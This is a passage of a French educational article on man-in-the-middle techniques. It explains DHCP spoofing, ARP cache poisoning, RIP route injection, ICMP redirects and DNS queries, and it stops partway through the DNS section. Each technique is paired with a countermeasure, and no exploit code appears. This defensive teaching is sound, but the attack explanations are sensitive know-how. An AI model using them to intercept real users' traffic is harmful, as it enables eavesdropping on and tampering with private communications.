

L'homme du milieu

10 méthodes pour modifier les communications

Philippe PRADOS

pp@philippe.prados.name



*Préservez l'environnement,
n'imprimez pas ce document*

TABLE DES MATIERES


1.	Dynamic Host Configuration Protocol.....	3
2.	Address Resolution Protocol	4
3.	Routing Information Protocol.....	7
4.	Internet Control Message Protocol.....	8
5.	Domain Name System	9
6.	Proxy HTTP	13
7.	Uniform Resource Locators.....	14
8.	Injection d'HTML	15
9.	Ingénierie sociale.....	15
10.	Cheval de Troie.....	15
11.	Conclusion	16

Philippe PRADOS. Département Sécurité des applications Internet chez IBM Global Services. Son équipe aide les architectes et les développeurs à intégrer la sécurité très tôt dans le développement. Elle audite les applications existantes afin de qualifier les risques, rechercher les portes dérobées et de renforcer la sécurité. Elle forme les développeurs pour leurs permettre d'avoir un regard critique sur chacune des lignes qu'ils rédigent.

Avant propos

Comment les pirates exploitent-ils les communications réseaux ? Par quels chemins détournés peuvent-ils maîtriser le contenu des communications ? Ce document décrit les différentes techniques permettant à un pirate de se placer au milieu de la communication. Cela lui permet, non seulement d'écouter le trafic, mais également de le modifier.

Les pirates utilisent différentes techniques pour obtenir des informations confidentielles. La situation la plus intéressante consiste à se placer au milieu de la communication.



Cela lui permet, non seulement d'écouter la communication, mais de la modifier dynamiquement. Les développeurs de sites Web protègent généralement l'application (mais pas toujours) contre une « écoute du réseau » (sniffing) mais rarement contre un homme au milieu (man-in-the-middle).


Les technologies de cryptage, comme le protocole SSL, permettent le chiffrement des informations pour interdire l'écoute du réseau, et protègent également contre l'homme du milieu. En effet, la communication chiffrée s'établit si le serveur présente un certificat numérique dans lequel le client a confiance. Ce certificat possède une clé publique qui sera utilisée lors de l'échange d'une clé de session. Un pirate qui se place au milieu de la communication ne peut connaître la clé privée du serveur. Lorsque le client propose une clé de session, le pirate n'est pas capable de la décoder. Il ne peut rien faire d'autre, dans cette position, que renvoyer les paquets sans les modifier. Malheureusement, les développeurs ne maîtrisent pas les autres techniques offertes aux pirates pour contrôler une authentification soit disant sécurisée. L'utilisation de HTTPS ne garantit pas forcément une communication sécurisée. De nombreuses techniques permettent de contourner cette technologie.

Dans cet article, nous allons regarder comment Pirate peut se placer au milieu d'une communication entre Victime et Banque. Nous allons partir d'un internaute désirant communiquer avec un serveur Web. Nous allons traverser de nombreuses couches techniques et regarder comment les pirates peuvent les exploiter pour se retrouver en position privilégiée.

1. DYNAMIC HOST CONFIGURATION PROTOCOL - DHCP


Pour commencer, Victime allume son poste. Pour communiquer avec le réseau, il doit posséder une adresse IP. Il est rare de nos jours qu'il possède une adresse IP fixe. Le protocole « Dynamic Host Configuration Protocol » (DHCP - RFC 1541) est généralement utilisé pour demander dynamiquement une adresse IP disponible.

Ce protocole est dérivé du protocole « Bootstrap Protocol » (BOOTP - RFC 951), permettant à une machine de démarrer via le réseau, sans posséder de disque dur. Victime envoie un paquet à toutes les machines du réseau pour demander les différents paramètres nécessaires à la communication. Au cours de celle-ci, le poste de Victime ne possède pas encore d'adresse IP. Un serveur DHCP est chargé d'écouter le réseau afin d'allouer les adresses IP aux différentes machines. Si le serveur DHCP n'est pas présent dans le brin du sous-réseau, la requête est propagée par le routeur ou la passerelle vers les autres réseaux. Lorsque le serveur DHCP reçoit la demande du client, il retourne une nouvelle adresse IP avec une période de validité. Le serveur peut retourner d'autres paramètres comme le routeur que devra utiliser le client ou le serveur DNS de référence.



Cette communication n'est pas sécurisée. Pirate peut exploiter les failles du protocole DHCP pour obtenir la position convoitée d'homme du milieu.

Victime envoie un paquet à l'ensemble du réseau et un serveur qu'il ne connaît pas lui répond. Pirate peut utiliser deux techniques pour répondre à la place du serveur DHCP officiel : Soit, il répond plus rapidement que celui-ci car il fait partie du sous-réseau de la victime, soit, il inonde le serveur DHCP de requêtes afin de l'empêcher de répondre. Ce déni de service lui laisse le temps d'envoyer lui-même les informations qu'il souhaite à Victime.



Victime obtient alors une nouvelle adresse IP, mais également une adresse de routeur ou de serveur DNS contrôlé par Pirate. Toutes les communications de Victime sont maîtrisées. Pirate reçoit les paquets, les modifie éventuellement avant de les envoyer à Banque. Il peut modifier les réponses du serveur DNS afin d'associer de mauvaises adresses IP au nom banque.com.

Pour éviter ces désagréments, il ne faut plus utiliser le protocole DHCP, mais avoir une adresse IP fixe, une denrée de plus en plus rare.

2. ADDRESS RESOLUTION PROTOCOL - ARP


Une fois que Victime a obtenu une adresse IP et un routeur valide, il va pouvoir communiquer avec le reste du réseau IP, voire le reste du monde si son réseau est connecté à Internet. Victime souhaite communiquer avec Banque.

Chaque carte réseau est identifiée de façon unique par un numéro défini par son constructeur, l'adresse MAC. Celui-ci va permettre la communication entre les différentes cartes du réseau, indépendamment du protocole utilisé par l'application : IP, NetBios, etc.


Imaginons la situation suivante : une machine Victime (adresse MAC=00:00:00:00:00:01 / IP=10.0.0.1) communique avec une machine Banque (MAC=00:00:00:00:00:02 / IP=10.0.0.2).

Pour marier le protocole IP avec un transport Ethernet, le protocole « Address Resolution Protocol » (ARP – RFC 826) permet d'obtenir les informations nécessaires. Il permet d'associer une adresse MAC à une adresse IP. Avant de pouvoir communiquer avec une adresse IP particulière, il faut demander son adresse MAC. Ensuite, les paquets IP peuvent lui être envoyés, encapsulés dans des paquets Ethernet.

Si Banque est présent dans le sous-réseau de Victime, la pile IP de Banque va répondre aux messages ARP afin de signaler sa présence à Victime. Les paquets Ethernet futurs pourront alors être directement adressés à Banque.



Si Banque ne fait pas partie du sous-réseau, le routeur va faire office de proxy ARP en répondant à toutes les requêtes destinées à l'extérieur du réseau. Elles seront alors toutes associées à l'adresse MAC du routeur.



Les demandes « qui-est » ARP sont émises à toutes les machines du sous-réseau. Pour répondre au client, Banque devra également envoyer un paquet ARP sur le réseau afin de connaître l'adresse MAC de Victime. Une requête « qui-est 10.0.0.1 ? » est envoyée par Banque. Cela consomme de la bande passante. Pour éviter cela, un cache est maintenu par les piles IP. Vous pouvez le consulter en invoquant la commande `arp -a`.


```
>arp -a
```

```
Interface: 10.0.0.1 on Interface 0x1000003
Internet Address      Physical Address      Type
10.0.0.2              00-00-00-00-00-02    dynamic
10.0.0.254           00-00-00-00-00-FE    dynamic
```


Les associations entre les adresses MAC et les adresses IP peuvent évoluer dans le temps. C'est le cas, par exemple, lorsqu'une adresse IP inutilisée est donnée à une nouvelle machine ou lorsque l'adresse IP obtenue par Victime expire. Une nouvelle requête DHCP permet d'obtenir une nouvelle adresse IP. Comment prévenir Banque de ce changement ? En envoyant directement un paquet ARP pour signaler des modifications. Les caches sont alors automatiquement mis à jour. Les communications ouvertes peuvent continuer sans difficultés.

La faille est ici. Pirate peut envoyer des paquets ARP à Victime et à Banque afin de créer la confusion. Pirate envoie un paquet ARP à Victime pour lui signaler que l'adresse MAC de Banque est dorénavant la sienne. Cette information sera mémorisée dans le cache de Victime. Les communications destinées à Banque arriveront sur le poste de Pirate. De même, Pirate envoie un paquet ARP à Banque pour lui signaler que l'adresse MAC de Victime est la sienne. Les réponses de Banque à Victime passeront par Pirate.

Pirate (MAC=00:00:00:00:00:03 / IP=10.0.0.3) désire participer à la communication entre Victime et Banque. Il forge deux paquets ARP. Le premier informe Victime que l'adresse IP 0.0.0.2 est gérée par l'adresse MAC 00:00:00:00:00:03. Le deuxième paquet informe Banque que l'adresse IP 0.0.0.1 est gérée par l'adresse MAC 00:00:00:00:00:03.



Et voilà, maintenant Pirate se situe au milieu de la communication entre Victime et Banque. La communication va de Victime vers Pirate, puis de Pirate vers Banque. Il peut écouter la communication, même sur un réseau switché, et peut modifier les paquets à la volée.



Pirate s'insère dans la communication entre Victime et Banque. Il peut y apporter toutes les modifications qu'il désire. Pour maintenir cette situation, Pirate doit régulièrement renvoyer les paquets ARP à Victime et à Banque.

Pour empêcher cela, il faut enregistrer de manière statique l'association entre une adresse IP et une adresse MAC. Cela donne pour Victime :

```
arp -s 10.0.0.2 00:00:00:00:00:02
```

Et pour Banque :

```
arp -s 10.0.0.1 00:00:00:00:00:01
```

Si le cache ARP est correctement configuré, les modifications envoyées par Pirate n'auront aucun effet. Ce n'est pas toujours le cas. Par exemple, certaines versions de pile IP écrasent les associations statiques lors de la réception d'un paquet ARP. Pirate peut alors modifier l'adresse MAC statique.

3. ROUTING INFORMATION PROTOCOL - RIP


Les routeurs sont des éléments indispensables pour la stabilité du réseau Internet. Ils communiquent entre eux pour signaler le nombre d'intermédiaires à traverser avant d'atteindre un sous-réseau.

Les routeurs sont souvent administrables à l'aide d'une session Telnet. L'administrateur doit indiquer un mot de passe pour pouvoir modifier les différentes règles de routage. Une attaque en force brute ou avec une liste de mot de passe peut permettre à Pirate de prendre la main sur le routeur. Il peut alors modifier tous les chemins qu'il désire, et faire transiter les communications intéressantes par son poste.

Les routeurs communiquent entre eux afin de tenir à jour les différents chemins permettant d'atteindre une cible. Parmi les différents protocoles de routage, « Routing Information Protocol » (RIP – RFC 1058) est souvent utilisé. Une commande de RIP permet d'obtenir toute la table de routage. Celle-ci est composée de la liaison à utiliser pour atteindre une cible, d'une passerelle IP si elle est disponible et d'un coût pour atteindre la destination.

Toutes les trente secondes, les routeurs doivent diffuser en broadcast, sur toutes leurs interfaces, leurs tables RIP avec les métriques associées. Chaque routeur peut alors adapter au mieux sa propre table en ajustant les coûts permettant d'accéder aux différentes cibles. Si un chemin plus rapide est découvert, le chemin précédant en mémoire est effacé pour être remplacé par la nouvelle route.

Par exemple, deux routeurs RA et RB communiquent suivant l'architecture suivante :



Les réseaux Jeux et Banques sont éloignés de RB à l'aide d'autres routeurs non présent sur le schéma.

RA possède la table suivante :

Route pour Assurance via eth2, coût 1

RB possède la table suivante :

Route pour Loisir via eth3, coût 1

Route pour Jeux via eth4, coût 3

Route pour Banque via eth4, coût 5

Lors de l'échange des tables, RA adapte la sienne ainsi :

Route pour Banque via eth1, coût $5+1=6$

Route pour Assurance via eth2, coût 1

Route pour Loisir via eth1, coût $1+1=2$

Route pour Jeux via eth1, coût $3+1=4$

La table de RB s'adapte ainsi :

Route pour Loisir via eth3, coût 1

Route pour Jeux via eth4, coût 3

Route pour Banque via eth4, coût 5

Route pour Assurance via eth5, coût $1+1=2$

Comment Pirate peut-il détourner ce protocole ? En se faisant passer pour le routeur RB. Pirate envoie une table à RA, en respectant le protocole RIP¹. Il construit sa table en signalant un raccourci pour atteindre le réseau Banque.

¹ IRPAS

Supposons que Pirate est présent sur le réseau Loisir. Il signale qu'il existe un chemin ayant un coût plus économique pour atteindre le réseau Banque. Il envoie la table suivante à R2 via son interface eth6 :

Route pour Banque via eth6, coût 1


R2 adapte alors sa table ainsi :

Route pour Loisir via eth3, coût 1

Route pour Jeux via eth4, coût 3

Route pour Banque via eth3, coût 1+1=2

Route pour Assurance via eth5, coût 1+1=2




Pirate détourne ainsi le trafic vers un routeur ou un chemin proche de lui, dont il peut avoir le contrôle.

Pour corriger cela, de nouvelles versions du protocole RIP permettent aux routeurs de s'identifier afin d'accorder la confiance à certains messages mais pas à d'autres. Si Pirate ne possède pas les secrets, il ne peut modifier les paramètres de routage. Attention, généralement le secret est composé d'un mot de passe visible en claire sur le réseau ! Une écoute bien placée peut le révéler.

4. INTERNET CONTROL MESSAGE PROTOCOL - ICMP


Les routeurs échangent des informations pour sélectionner les meilleurs chemins pour atteindre un réseau. Les postes des utilisateurs sont également capables d'effectuer quelques fonctions de routage afin de régler des situations particulières. Par exemple, deux routeurs RA et RB sont accessibles pour Victime. RA est le routeur par défaut.




Lorsque Victime désire communiquer avec Banque, il envoie des paquets vers le routeur RA qui les propage vers le routeur RB avant d'atteindre Banque.

RA, sachant que RB est disponible pour Victime, envoie un paquet **ICMP_Redirect** à Victime pour lui informer d'un raccourci pour atteindre Banque plus rapidement. Ce paquet conseille à Victime de passer directement par RB pour atteindre Banque. La table de routage de Victime est adaptée en conséquence.

Pirate peut exploiter ce protocole en faisant croire à Victime qu'il existe un routeur direct pour atteindre Banque. En fait, le routeur n'est rien d'autre que le poste de Pirate.



Si Victime accepte les paquets **ICMP-Redirect**, il va adapter sa table de routage pour passer par Pirate avant d'atteindre Banque. Les paquets partent de Victime vers Pirate puis de Pirate vers RB et de RB vers Banque.



Pirate capture alors toutes les communications entre Victime et Banque.

Pour remédier à cela, il faut refuser les paquets **ICMP-Redirect** ou uniquement depuis et vers des routeurs identifiés.

5. DOMAIN NAME SYSTEM - DNS

Après avoir obtenu une adresse IP, un routeur et un serveur DNS valide, avoir identifié correctement l'adresse MAC du serveur DNS, il est possible de connaître l'adresse IP d'une machine.

Le protocole « Domain Name System » (DNS - RFC 1034) permet d'interroger des serveurs de noms afin de connaître l'adresse IP d'un serveur. Pour cela, des paquets sont émis par Victime vers le serveur DNS pour demander les informations qu'il lui manque. Victime interroge son serveur DNS afin de résoudre le nom `www.banque.com`. En réponse, le serveur lui indique que l'adresse de banque est `10.0.0.2`.

Les serveurs DNS ne connaissent pas les adresses de tous les sites. Ils communiquent entre eux afin de trouver le propriétaire de l'information. Ils gardent dans leurs caches les dernières informations obtenues afin d'accélérer les demandes suivantes.

Le serveur DNS de l'entreprise interroge un des serveurs principaux d'Internet (`.root-servers.net`).

```
nslookup
> server a.root-servers.net
Default Server: a.root-servers.net
Address: 198.41.0.4
> set norecurs
> www.banque.com
```

Un numéro de requête est choisi aléatoirement par le client afin d'y associer la réponse du serveur DNS. Celui-ci retourne l'adresse IP des serveurs DNS gérant les noms de domaines terminant par `.com`.

```
Server: a.root-servers.net
Address: 198.41.0.4
```

```
Name: www.banque.com
Served by:
- A.GTLD-SERVERS.NET 192.5.6.30
  com
- G.GTLD-SERVERS.NET
  192.42.93.30
  com
- H.GTLD-SERVERS.NET
  192.54.112.30
  com
- C.GTLD-SERVERS.NET
  192.26.92.30
  com
- I.GTLD-SERVERS.NET
  192.43.172.30
  com
- B.GTLD-SERVERS.NET
  192.33.14.30
  com
- D.GTLD-SERVERS.NET
  192.31.80.30
  com
- L.GTLD-SERVERS.NET
  192.41.162.30
  com
- F.GTLD-SERVERS.NET
  192.35.51.30
  com
- J.GTLD-SERVERS.NET
  210.132.100.101
  com
```

Il faut continuer la recherche en interrogeant un des serveurs DNS indiqué.

```
> www.banque.com a.gtld-servers.net
